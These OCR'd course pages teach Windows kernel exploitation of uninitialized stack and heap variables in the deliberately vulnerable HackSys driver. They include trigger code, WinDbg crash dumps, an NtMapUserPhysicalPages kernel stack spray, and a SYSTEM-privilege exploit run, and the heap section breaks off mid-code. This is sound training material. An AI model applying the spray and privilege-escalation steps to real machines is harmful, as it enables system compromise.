2. https://media.blackhat.com/bh-dc-11/Mandt/BlackHat_DC_2011_Mandt_kernelpool-wp.pdf
3. https://www.blackhat.com/docs/us-14/materials/us-14-Tarakanov-Data-Only-Pwning-Microsoft-Windows-Kernel-Exploitation-Of-Kernel-Pool-Overflows-On-Microsoft-Windows-8.1.pdf
4. http://www.openfoundry.org/svn/csep/documents/Misc/SecNews/%E6%89%BF%E6%81%A9/%E4%B8%80%E4%B8%8A/Windows%20Objects%20in%20Kernel%20Vulnerability%20Exploitation(20110314).pdf
5. https://github.com/hacksysteam/HackSysExtremeVulnerableDriver

All rights reserved to CyberBankSa Initiative --> https://t.me/CyberBankSa

https://t.me/CyberBankSa <-- جميع الحقوق محفوظة لمبادرة البنك السيبراني

Left Blank for Notes

All rights reserved to CyberBankSa Initiative --> https://t.me/CyberBankSa

https://t.me/CyberBankSa <-- جميع الحقوق محفوظة لمبادرة البنك السيبراني

Uninitialized Stack Variable

Motivation

Understand what use of **Uninitialized Stack Variable** vulnerabilities are and the steps involved in the exploitation to gain **SYSTEM** privilege in Windows Kernel land.

Prerequisites

a. General OS concepts
b. User mode exploitation
c. Some basics of Windows Kernel mode driver. [1]

Introduction

In computing, an **uninitialized variable** is a variable that is **declared** but is **not set to a definite known value** before it is used. It will have some value, but not a predictable one. As such, it is a programming error and a common source of bugs in software.

We are going to discuss about use of **Uninitialized Stack Variable** vulnerability. We will learn about, what could be the adverse effect of **uninitialized variable** vulnerability in your code.

We will discuss this by taking example of an **Uninitialized Stack Variable** vulnerability implemented in **HackSys Extreme Vulnerable Driver**. We will understand what the problem in the code is, how we can trigger it, and finally, how we can exploit it in Kernel mode to get **SYSTEM** privilege.

Vulnerability

`UninitializedStackVariable.c/.h` - below is stripped down code that implements use of **Uninitialized Stack Variable** vulnerable code.

```
typedef struct _UNINITIALIZED_STACK_VARIABLE {
        ULONG           Value;
        FunctionPointer Callback;
        ULONG           Buffer[58];
} UNINITIALIZED_STACK_VARIABLE, *PUNINITIALIZED_STACK_VARIABLE;
```

`UNINITIALIZED_STACK_VARIABLE` structure defines three members named as `Value`, `Callback` and `Buffer`. The IOCTL handler accepts pointer to this structure in the user land. The vulnerable code is shown below:

```
NTSTATUS TriggerUninitializedStackVariable(IN PVOID UserBuffer) {
    ULONG UserValue = 0;
    ULONG MagicValue = 0xBAD0B0B0;
```



All rights reserved to CyberBankSa Initiative --> https://t.me/CyberBankSa

https://t.me/CyberBankSa <-- جميع الحقوق محفوظة لمبادرة البنك السيبراني

```
    NTSTATUS Status = STATUS_SUCCESS;
    UNINITIALIZED_STACK_VARIABLE UninitializedStackVariable;

    PAGED_CODE();

    __try {
        // Verify if the buffer resides in user mode
        ProbeForRead(UserBuffer,
                     sizeof(UNINITIALIZED_STACK_VARIABLE),

(ULONG)__alignof(UNINITIALIZED_STACK_VARIABLE));

        // Get the value from user mode
        UserValue = *(PULONG)UserBuffer;

        // Validate the magic value
        if (UserValue == MagicValue) {
            UninitializedStackVariable.Value = UserValue;
            UninitializedStackVariable.Callback =
&UninitializedStackVariableObjectCallback;
        }

        // Call the callback function
        if (UninitializedStackVariable.Callback) {
            UninitializedStackVariable.Callback();
        }
    }
    __except (EXCEPTION_EXECUTE_HANDLER) {
        Status = GetExceptionCode();
    }
    return Status;
}
```


You can see in the code that `UninitializedStackVariable` is declared but **not initialized** with a concrete value. But that's not the issue, the issue arises when the code tries to call a callback `UninitializedStackVariable.Callback()`, neglecting the fact that `UserValue == MagicValue` comparison may **fail**.

The call graph looks very simple and we can see the call made to an **uninitialized** variable.



All rights reserved to CyberBankSa Initiative --> https://t.me/CyberBankSa

https://t.me/CyberBankSa <-- جميع الحقوق محفوظة لمبادرة البنك السيبراني



As `UninitializedStackVariable` is **uninitialized** and a **local** variable, obviously it's on the **Kernel Stack** and it will contain the data placed by the functions which were called previously.

Just to be clear, the exploitability of vulnerabilities like **Uninitialized Stack Variable** completely depend on the implementation and how the uninitialized variable is used throughout the application.

In the `UNINITIALIZED_STACK_VARIABLE` structure definition, you can see that `Callback` is defined as `FunctionPointer`. This is of great value, in terms of exploitation.

If we can control the data on the **Kernel stack**, we can control `UninitializedStackVariable` and naturally control `Callback`.

Exploitation Challenges

- Find a way to trigger the use of Uninitialized Stack Variable vulnerability in **HackSys Extreme Vulnerable Driver**.
- Control Kernel Stack layout/data from User Mode.
- Prevent the user controlled data on the Kernel stack from getting clobbered.

Vulnerability Trigger

From the evaluation of the source code, we know that if the `UserValue == MagicValue` comparison fails, then the use of **Uninitialized Stack Variable** vulnerability is triggered.

All rights reserved to CyberBankSa Initiative --> https://t.me/CyberBankSa

https://t.me/CyberBankSa <-- جميع الحقوق محفوظة لمبادرة البنك السيبراني

```
DWORD WINAPI UninitializedStackVariableThread(LPVOID Parameter) {
    ULONG BytesReturned;
    HANDLE hFile = NULL;
    ULONG MagicValue = 0xBAADF00D;
    LPCSTR FileName = (LPCSTR)DEVICE_NAME;
    NTSTATUS NtStatus = STATUS_UNSUCCESSFUL;

    __try {
        // Get the device handle
        hFile = GetDeviceHandle(FileName);

        if (hFile == INVALID_HANDLE_VALUE) {
            exit(EXIT_FAILURE);
        }

        // trigger the vulnerability
        DeviceIoControl(hFile,
                        HACKSYS_EVD_IOCTL_UNINITIALIZED_STACK_VARIABLE,
                        (LPVOID)&MagicValue,
                        0,
                        NULL,
                        0,
                        &BytesReturned,
                        NULL);
    }
    __except (EXCEPTION_EXECUTE_HANDLER) {
        exit(EXIT_FAILURE);
    }
    return EXIT_SUCCESS;
}
```

As you can see in the driver source code, the vulnerable code is surrounded by `__try/__except` block, the target Operating System won't crash. So, we need to enable **Stop On Exception** flag using **GFlag**.

```
kd> !gflag +soe
New NtGlobalFlag contents: 0x00000001
    soe - Stop On Exception
```

```
kd> g

            ##     ## ######## ##     ## ########
            ##     ## ##       ##     ## ##     ##
            ##     ## ##       ##     ## ##     ##
            ######### ######   ##     ## ##     ##
            ##     ## ##        ##   ##  ##     ##
            ##     ## ##         ## ##   ##     ##
            ##     ## ########    ###    ########

          HackSys Extreme Vulnerable Driver Exploits
```


All rights reserved to CyberBankSa Initiative --> https://t.me/CyberBankSa

https://t.me/CyberBankSa <-- جميع الحقوق محفوظة لمبادرة البنك السيبراني

```
                 Ashfaq Ansari (@HackSysTeam)
                   ashfaq[at]payatu[dot]com

[+] Starting Uninitialized Stack Variable Exploitation
    [+] Creating The Exploit Thread
        [+] Exploit Thread Handle: 0x50
****** HACKSYS_EVD_IOCTL_UNINITIALIZED_STACK_VARIABLE ******
[+] UserValue: 0xBAADF00D
[+] UninitializedStackVariable Address: 0x8A6CC9C8
[+] UninitializedStackVariable.Value: 0x85A1E940
[+] UninitializedStackVariable.Callback: 0x00000400
[+] Triggering Uninitialized Stack Variable Vulnerability
Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
00000400 ??              ???

kd> !analyze -v
*******************************************************************************
*                                                                             *
*                        Bugcheck Analysis                                    *
*                                                                             *
*******************************************************************************

Unknown bugcheck code (0)
Unknown bugcheck description
Arguments:
Arg1: 00000000
Arg2: 00000000
Arg3: 00000000
Arg4: 00000000

Debugging Details:
------------------
PROCESS_NAME:  HackSysEVDExpl
FAULTING_IP:
+12a
00000400 ??              ???

EXCEPTION_RECORD:  ffffffff -- (.exr 0xffffffffffffffff)
ExceptionAddress: 00000400
   ExceptionCode: c0000005 (Access violation)
  ExceptionFlags: 00000000
NumberParameters: 2
   Parameter[0]: 00000000
   Parameter[1]: 00000400
Attempt to read from address 00000400

ERROR_CODE: (NTSTATUS) 0xc0000005 - The instruction at "0x%08lx" referenced memory
at "0x%08lx". The memory could not be "%s".

EXCEPTION_CODE: (NTSTATUS) 0xc0000005 - The instruction at "0x%08lx" referenced me
mory at "0x%08lx". The memory could not be "%s".

EXCEPTION_PARAMETER1:  00000000
EXCEPTION_PARAMETER2:  00000400
READ_ADDRESS:  00000400
```


All rights reserved to CyberBankSa Initiative --> https://t.me/CyberBankSa

https://t.me/CyberBankSa <-- جميع الحقوق محفوظة لمبادرة البنك السيبراني

```
FOLLOWUP_IP:
HackSysExtremeVulnerableDriver!TriggerUninitializedStackVariable+9a [c:\hacksysext
remevulnerabledriver\driver\source\uninitializedstackvariable.c @ 122]
89f80e82 eb21            jmp     HackSysExtremeVulnerableDriver!TriggerUninitializ
edStackVariable+0xbd (89f80ea5)

FAILED_INSTRUCTION_ADDRESS:
+1ad2faf00bcdfc0
00000400 ??              ???

BUGCHECK_STR:  ACCESS_VIOLATION
DEFAULT_BUCKET_ID:  INTEL_CPU_MICROCODE_ZERO
CURRENT_IRQL:  0
LAST_CONTROL_TRANSFER:  from 89f80e82 to 00000400

STACK_TEXT:
WARNING: Frame IP not in any known module. Following frames may be wrong.
8a6cc9b0 89f80e82 039a4375 8427c830 8427c8a0 0x400
8a6ccad4 89f80ed6 016cfb7c 8a6ccafc 89f810d2 HackSysExtremeVulnerableDriver!Trigge
rUninitializedStackVariable+0x9a [c:\hacksysextremevulnerabledriver\driver\source\
uninitializedstackvariable.c @ 122]
8a6ccae0 89f810d2 8427c830 8427c8a0 859f31f0 HackSysExtremeVulnerableDriver!Uninit
ializedStackVariableIoctlHandler+0x1a [c:\hacksysextremevulnerabledriver\driver\so
urce\uninitializedstackvariable.c @ 151]
8a6ccafc 82866047 843a4030 8427c830 8427c830 HackSysExtremeVulnerableDriver!IrpDev
iceIoCtlHandler+0x156 [c:\hacksysextremevulnerabledriver\driver\source\hacksysextr
emevulnerabledriver.c @ 283]
8a6ccb14 82a3c9d5 859f31f0 8427c830 8427c8a0 nt!IofCallDriver+0x63
8a6ccb34 82a3edc8 843a4030 859f31f0 00000000 nt!IopSynchronousServiceTail+0x1f8
8a6ccbd0 82a45d9d 843a4030 8427c830 00000000 nt!IopXxxControlFile+0x6aa
8a6ccc04 8286c87a 00000054 00000000 00000000 nt!NtDeviceIoControlFile+0x2a
8a6ccc04 771770b4 00000054 00000000 00000000 nt!KiFastCallEntry+0x12a
016cfb14 7635a671 00000054 0022202f 016cfb7c 0x771770b4
016cfb40 00042faf 00000054 0022202f 016cfb7c 0x7635a671
016cfb98 76363c45 00000000 016cfbe4 771937f5 0x42faf
016cfba4 771937f5 00000000 7643ae30 00000000 0x76363c45
016cfbe4 771937c8 00042f40 00000000 00000000 0x771937f5
016cfbfc 00000000 00042f40 00000000 00000000 0x771937c8

STACK_COMMAND:  kb

FAULTING_SOURCE_CODE:
   118:         // Call the callback function
   119:         if (UninitializedStackVariable.Callback) {
   120:             UninitializedStackVariable.Callback();
   121:         }
>  122:     }
   123:     __except (EXCEPTION_EXECUTE_HANDLER) {
   124:         Status = GetExceptionCode();
   125:         DbgPrint("[-] Exception Code: 0x%X\n", Status);
   126:     }
   127:

SYMBOL_STACK_INDEX:  1
SYMBOL_NAME:  HackSysExtremeVulnerableDriver!TriggerUninitializedStackVariable+9a
FOLLOWUP_NAME:  MachineOwner
MODULE_NAME: HackSysExtremeVulnerableDriver
IMAGE_NAME:  HackSysExtremeVulnerableDriver.sys
```


All rights reserved to CyberBankSa Initiative --> https://t.me/CyberBankSa

https://t.me/CyberBankSa <-- جميع الحقوق محفوظة لمبادرة البنك السيبراني

```
DEBUG_FLR_IMAGE_TIMESTAMP:  575abbc8
FAILURE_BUCKET_ID:  ACCESS_VIOLATION_BAD_IP_HackSysExtremeVulnerableDriver!Trigger
UninitializedStackVariable+9a
BUCKET_ID:  ACCESS_VIOLATION_BAD_IP_HackSysExtremeVulnerableDriver!TriggerUninitia
lizedStackVariable+9a

Followup: MachineOwner
---------
```

As you can see from **WinDbg** output, `UninitializedStackVariable.Callback`: **0x00000400** which does not seems to be a valid `Callback` routine address. This is a clear indication that we successfully triggered the use of **Uninitialized Stack Variable** vulnerability.

Just to have some more context about the bug, let's dump the Kernel stack and validate if `UninitializedStackVariable` is on the stack.

```
kd> dps esp
8a6cc9b4  89f80e82 HackSysExtremeVulnerableDriver!TriggerUninitializedStackVariabl
e+0x9a [c:\hacksysextremevulnerabledriver\driver\source\uninitializedstackvariable
.c @ 122]
8a6cc9b8  039a4375
8a6cc9bc  8427c830
8a6cc9c0  8427c8a0
8a6cc9c4  89f81b28 HackSysExtremeVulnerableDriver! ?? ::NNGAKEGL::`string'
8a6cc9c8  85a1e940  <---- UninitializedStackVariable.Value
8a6cc9cc  00000400  <---- UninitializedStackVariable.Callback
8a6cc9d0  00000000
8a6cc9d4  000e8244
8a6cc9d8  000e833c
8a6cc9dc  000e8244
8a6cc9e0  8a6cca04
```

If we can control what's placed at **0x8a6cc9cc**, we can control the **Instruction Pointer**.

Exploitation Strategy

- Find the offset of `UninitializedStackVariable.Callback` from the Kernel **Stack Init**.
- Somehow spray the **Kernel Stack** with user/attacker controlled data from **User Mode**.
- Prevent the offset of `UninitializedStackVariable.Callback` from getting.

Exploitation

We will perform exploitation in multiple stages.

All rights reserved to CyberBankSa Initiative --> https://t.me/CyberBankSa

https://t.me/CyberBankSa <-- جميع الحقوق محفوظة لمبادرة البنك السيبراني

Finding Offset

Kernel **Stack Init** can be found using `!thread` command. Trigger the bug again and run the command in WinDbg.

```
kd> !thread
THREAD 8466d768  Cid 055c.00bc  Teb: 7ffde000 Win32Thread: 00000000 RUNNING on pro
cessor 0
IRP List:
    8427c830: (0006,0094) Flags: 00060000  Mdl: 00000000
Not impersonating
DeviceMap                 941095d0
Owning Process            8466d3d8       Image:         HackSysEVDExploit.exe
Attached Process          N/A            Image:         N/A
Wait Start TickCount      100092         Ticks: 0
Context Switch Count      6
UserTime                  00:00:00.000
KernelTime                00:00:00.060
Win32 Start Address 0x01242f40
Stack Init 9a4bfed0 Current 9a4bef54 Base 9a4c0000 Limit 9a4bd000 Call 0
Priority 9 BasePriority 8 UnusualBoost 0 ForegroundBoost 0 IoPriority 2 PagePriori
ty 5
```

So, Kernel **Stack Init = 0x9a4bfed0** and **`&UninitializedStackVariable.Callback = 0x9a4bf9cc`**.

```
kd> ?9a4bfed0-9a4bf9cc
Evaluate expression: 1284 = 00000504
```

Hence, **Offset = 0x504**. You can confirm if the offset remains same by comparing the offset between multiple runs.

Now, if we can put attacker controlled data at an offset of **0x504** from **Stack Init**, we can hijack the **Instruction Pointer**.

Kernel Stack Spraying

Now the challenge is to spray the **Kernel Stack** with attacker controlled data from **User Mode**.

How can we put user controlled data on Kernel Stack from User Mode?

Well, to achieve this, we need to find an interface which takes data from **User Mode** and copies it to **Kernel Mode Stack** and **does not clobber** it much.

All rights reserved to CyberBankSa Initiative --> https://t.me/CyberBankSa

https://t.me/CyberBankSa <-- جميع الحقوق محفوظة لمبادرة البنك السيبراني

HackSys Extreme Vulnerable Driver already has two such interfaces, named `TriggerStackOverflow` and `TriggerStackOverflowGS`.

However, you can find similar interfaces in Windows Operating System too.

One such interface was disclosed by **j00ru**. His post on **nt!NtMapUserPhysicalPages and Kernel Stack-Spraying Techniques** gives you a clear idea on how we can utilize `nt!NtMapUserPhysicalPages` to spray **Kernel Stack** from **User Mode**.

We can spray up to `1024*sizeof(ULONG_PTR)` using this API and this is exactly what we need to exploit this vulnerability.

Let's update the **Proof of Concept** to spray the Kernel Stack with **0x41414141** and see if we control the right offset.

```
DWORD WINAPI UninitializedStackVariableThread(LPVOID Parameter) {
    PULONG StackSprayBuffer = NULL;
    NTSTATUS NtStatus = STATUS_UNSUCCESSFUL;
    SIZE_T StackSprayBufferSize = 1024 * sizeof(ULONG_PTR);

    __try {
        StackSprayBuffer = (PULONG)HeapAlloc(GetProcessHeap(),
                                             HEAP_ZERO_MEMORY,
                                             StackSprayBufferSize);

        if (!StackSprayBuffer) {
            exit(EXIT_FAILURE);
        }

        RtlFillMemory(StackSprayBuffer, StackSprayBufferSize, 0x41);

        ResolveKernelAPIs();

        NtMapUserPhysicalPages(NULL, 1024, StackSprayBuffer);

        HeapFree(GetProcessHeap(), 0, (LPVOID)StackSprayBuffer);
        StackSprayBuffer = NULL;
    }
    __except (EXCEPTION_EXECUTE_HANDLER) {
        exit(EXIT_FAILURE);
    }

    return EXIT_SUCCESS;
}
```

Let put a break point on the last instruction of `NtMapUserPhysicalPages` routine and run the PoC.

```
kd> u !nt+002c6d56 L1
nt!NtMapUserPhysicalPages+0x4e2:
82afdd56 c20c00          ret     0Ch
```


All rights reserved to CyberBankSa Initiative --> https://t.me/CyberBankSa

https://t.me/CyberBankSa <-- جميع الحقوق محفوظة لمبادرة البنك السيبراني

```
kd> bp !nt+002c6d56
```

Once the breakpoint is hit, we will get Kernel **Stack Init** address and find that value at an offset of **0x504**.

```
Breakpoint 0 hit
nt!NtMapUserPhysicalPages+0x4e2:
82afdd56 c20c00          ret     0Ch
kd> !thread
THREAD 8439fd48  Cid 03e0.072c  Teb: 7ffde000 Win32Thread: 00000000 RUNNING on pro
cessor 0
Not impersonating
DeviceMap                 941095d0
Owning Process            84419d40       Image:         HackSysEVDExploit.exe
Attached Process          N/A            Image:         N/A
Wait Start TickCount      226817         Ticks: 0
Context Switch Count      52
UserTime                  00:00:00.000
KernelTime                00:00:00.090
Win32 Start Address 0x013532c0
Stack Init 80eeded0 Current 80eed9d0 Base 80eee000 Limit 80eeb000 Call 0
Priority 9 BasePriority 8 UnusualBoost 0 ForegroundBoost 0 IoPriority 2 PagePriori
ty 5
```

Now, let's get the address of the offset we are interested in.

```
kd> ?80eeded0-0x504
Evaluate expression: -2131830324 = 80eed9cc
```

Finally, let's dump the address to see what it holds.

```
kd> dd 80eed9cc L1
80eed9cc  41414141
```

Wow! This is so much fun. We now control the value i.e. **0x41414141** at the offset **0x504**.

Don't Clobber Me

At this point, we control the data on the Kernel Stack from User Mode. It is essential to prevent it from getting clobbered by other function calls.

To achieve this, we need to avoid calling any Windows API that will use the Kernel mode stack. Just make sure that you do not perform or call any other function in between spraying the Kernel Stack and triggering the vulnerability.

All rights reserved to CyberBankSa Initiative --> https://t.me/CyberBankSa

https://t.me/CyberBankSa <-- جميع الحقوق محفوظة لمبادرة البنك السيبراني

Even simple `printf` statement may clobber the Kernel Stack and exploitation will fail.

```
HackSys Extreme Vulnerable Driver Exploits
Ashfaq Ansari (@HackSysTeam)
ashfaq[at]payatu[dot]com

[+] Starting Uninitialized Stack Variable Exploitation
        [+] Creating The Exploit Thread
                [+] Exploit Thread Handle: 0x50
        [+] Setting Thread Priority
                [+] Priority Set To THREAD_PRIORITY_HIGHEST
        [+] Getting Device Driver Handle
                [+] Device Name: \\.\HackSysExtremeVulnerableDriver
                [+] Device Handle: 0x54
        [+] Setting Up Vulnerability Stage
                [+] Allocating Memory For Buffer
                        [+] Memory Allocated: 0x00400C88
                        [+] Allocation Size: 0x1000
                [+] Preparing Buffer Memory Layout
                [+] EoP Payload: 0x00312800
                [+] Resolving Kernel APIs
                        [+] NtQuerySystemInformation: 0x771761F8
                        [+] NtMapUserPhysicalPages: 0x77175C08
                        [+] ZwOpenProcess: 0x8286ACB0
                        [+] ZwOpenProcessToken: 0x8286ACB0
                        [+] ZwDuplicateToken: 0x8286A698
                        [+] PsGetCurrentProcess: 0x828D613C
                        [+] ZwSetInformationProcess: 0x8286B7DC
                        [+] ZwClose: 0x8286A1C0
                [+] Spraying the Kernel Stack
        [+] Triggering Use of Uninitialized Stack Variable
[+] Completed Uninitialized Stack Variable Exploitation
[+] Checking Current Process Privileges
        [+] Trying To Get Process ID Of: csrss.exe
                [+] Process ID Of csrss.exe: 336
        [+] Trying To Open csrss.exe With PROCESS_ALL_ACCESS
                [+] Process Handle Of csrss.exe: 0x58
        [+] Successfully Elevated Current Process Privileges
[+] Enjoy As SYSTEM [0.000000]s
```

Mitigation

Our current implementation suffers limitation when **SMEP/SMAP** is enabled. **SMEP** (Supervisor Mode Execution Prevention) will disallow execution of code that lies in User mode memory from Kernel land and will **BugCheck** on doing so.

Resources

1. https://en.wikipedia.org/wiki/Uninitialized_variable
2. https://cwe.mitre.org/data/definitions/457.html
3. http://j00ru.vexillium.org/?p=769

Left Blank for Notes

All rights reserved to CyberBankSa Initiative --> https://t.me/CyberBankSa

جميع الحقوق محفوظة لمبادرة البنك السيبرانى --> https://t.me/CyberBankSa

All rights reserved to CyberBankSa Initiative --> https://t.me/CyberBankSa

https://t.me/CyberBankSa <-- جميع الحقوق محفوظة لمبادرة البنك السيبراني

Uninitialized Heap Variable

Motivation

Understand what use of **Uninitialized Heap Variable** vulnerabilities are and the steps involved in the exploitation to gain **SYSTEM** privilege in Windows Kernel land.

Prerequisites

a. General OS concepts
b. User mode exploitation
c. Some basics of Windows Kernel mode driver. [1]

Introduction

We know that, an **uninitialized variable** is a variable that is **declared** but is **not set to a definite known value** before it is used. It will have some value, but not a predictable one. As such, it is a programming error and a common source of bugs in software.

We are going to discuss about use of **Uninitialized Heap Variable** vulnerability. We will learn about, what could be the adverse effect of **uninitialized variable** vulnerability in your code.

We will discuss this by taking example of an **Uninitialized Heap Variable** vulnerability implemented in **HackSys Extreme Vulnerable Driver**. We will understand what the problem in the code is, how we can trigger it, and finally, how we can exploit it in Kernel mode to get **SYSTEM** privilege.

Vulnerability

`UninitializedHeapVariable.c/.h` - below is stripped down code that implements use of **Uninitialized Heap Variable** vulnerable code.

```
typedef struct _UNINITIALIZED_HEAP_VARIABLE {
        ULONG           Value;
        FunctionPointer Callback;
        ULONG           Buffer[58];
} UNINITIALIZED_HEAP_VARIABLE, *PUNINITIALIZED_HEAP_VARIABLE;
```

`UNINITIALIZED_HEAP_VARIABLE` structure defines three members named as `Value`, `Callback` and `Buffer`. The IOCTL handler accepts pointer to this structure in the user land. The vulnerable code is shown below:

All rights reserved to CyberBankSa Initiative --> https://t.me/CyberBankSa

https://t.me/CyberBankSa <-- جميع الحقوق محفوظة لمبادرة البنك السيبراني

```
NTSTATUS TriggerUninitializedHeapVariable(IN PVOID UserBuffer) {
    ULONG UserValue = 0;
    ULONG MagicValue = 0xBAD0B0B0;
    NTSTATUS Status = STATUS_SUCCESS;
    PUNINITIALIZED_HEAP_VARIABLE UninitializedHeapVariable = NULL;

    PAGED_CODE();

    __try {
        // Verify if the buffer resides in user mode
        ProbeForRead(UserBuffer,
                     sizeof(UNINITIALIZED_HEAP_VARIABLE),
                     (ULONG)__alignof(UNINITIALIZED_HEAP_VARIABLE));

        // Allocate Pool chunk
        UninitializedHeapVariable = (PUNINITIALIZED_HEAP_VARIABLE)
                 ExAllocatePoolWithTag(PagedPool,
                                       sizeof(UNINITIALIZED_HEAP_VARIABLE),
                                       (ULONG)POOL_TAG);

        if (!UninitializedHeapVariable) {
            Status = STATUS_NO_MEMORY;
            return Status;
        }

        // Get the value from user mode
        UserValue = *(PULONG)UserBuffer;

        // Validate the magic value
        if (UserValue == MagicValue) {
            UninitializedHeapVariable->Value = UserValue;
            UninitializedHeapVariable->Callback =
&UninitializedHeapVariableObjectCallback;

            // Fill the buffer with ASCII 'A'
            RtlFillMemory((PVOID)UninitializedHeapVariable->Buffer,
sizeof(UninitializedHeapVariable->Buffer), 0x41);

            // Null terminate the char buffer
            UninitializedHeapVariable-
>Buffer[(sizeof(UninitializedHeapVariable->Buffer) / sizeof(ULONG)) - 1] =
'\0';
        }

        // Call the callback function
        if (UninitializedHeapVariable) {
            UninitializedHeapVariable->Callback();
        }
    }
    __except (EXCEPTION_EXECUTE_HANDLER) {
        Status = GetExceptionCode();
    }

    return Status;
}
```



All rights reserved to CyberBankSa Initiative --> https://t.me/CyberBankSa

https://t.me/CyberBankSa <-- جميع الحقوق محفوظة لمبادرة البنك السيبراني

You can see in the code that `UninitializedHeapVariable` is initialized with the address of a Pool chunk. But that's not the issue, the issue arises when the code tries to call a callback `UninitializedHeapVariable.Callback()`, neglecting the fact that `UserValue == MagicValue` comparison may **fail**. This will lead the uninitialized Pool chunk to be used and may cause undefined behaviour.

The call graph looks very simple and we can see the call made to an **uninitialized** variable.

```
push    dword ptr [eax]
push    offset aUninitialize_0 ; "[+] UninitializedHeapVariable->Value: 0"...
call    _DbgPrint
mov     eax, [ebp+UninitializedHeapVariable]
push    dword ptr [eax+4]
push    offset aUninitialize_4 ; "[+] UninitializedHeapVariable->Callback"...
call    _DbgPrint
add     esp, 10h
mov     eax, [ebp+UninitializedHeapVariable]
call    dword ptr [eax+4] ; crash UninitializedHeapVariable->Callback()
jmp     short loc_14EAC
```



As `UninitializedHeapVariable` is set to the address of a Pool chunk returned by Pool Allocator, it may be a new chunk or a chunk already present in **Lookaside** list or

All rights reserved to CyberBankSa Initiative --> https://t.me/CyberBankSa

https://t.me/CyberBankSa <-- جميع الحقوق محفوظة لمبادرة البنك السيبراني

ListHeads lists. If the chunk came from **Lookaside** list or **ListHeads** lists, obviously it will contain the data placed by the functions which worked with that particular Pool chunk.

Just to be clear, the exploitability of vulnerabilities like **Uninitialized Heap Variable** completely depend on the implementation and how the uninitialized variable is used throughout the application.

In the `UNINITIALIZED_HEAP_VARIABLE` structure definition, you can see that `Callback` is defined as `FunctionPointer`. This is of great value, in terms of exploitation.

If we can control the data on the Pool chunk, we can control `UninitializedHeapVariable` and naturally control `Callback`.

Exploitation Challenges

- Find a way to trigger the use of Uninitialized Heap Variable vulnerability in **HackSys Extreme Vulnerable Driver**.
- Groom Kernel **Paged Pool** with **controlled data** from **User Mode**.

Vulnerability Trigger

From the evaluation of the source code, we know that if the `UserValue == MagicValue` comparison fails, then the use of **Uninitialized Heap Variable** vulnerability is triggered.

```
DWORD WINAPI UninitializedHeapVariableThread(LPVOID Parameter) {
    ULONG BytesReturned;
    HANDLE hFile = NULL;
    ULONG MagicValue = 0xBAADF00D;
    LPCSTR FileName = (LPCSTR)DEVICE_NAME;
    NTSTATUS NtStatus = STATUS_UNSUCCESSFUL;

    __try {
        // Get the device handle
        hFile = GetDeviceHandle(FileName);

        if (hFile == INVALID_HANDLE_VALUE) {
            exit(EXIT_FAILURE);
        }

        // trigger the vulnerability
        DeviceIoControl(hFile,
                        HACKSYS_EVD_IOCTL_UNINITIALIZED_HEAP_VARIABLE,
                        (LPVOID)&MagicValue,
                        0,
                        NULL,
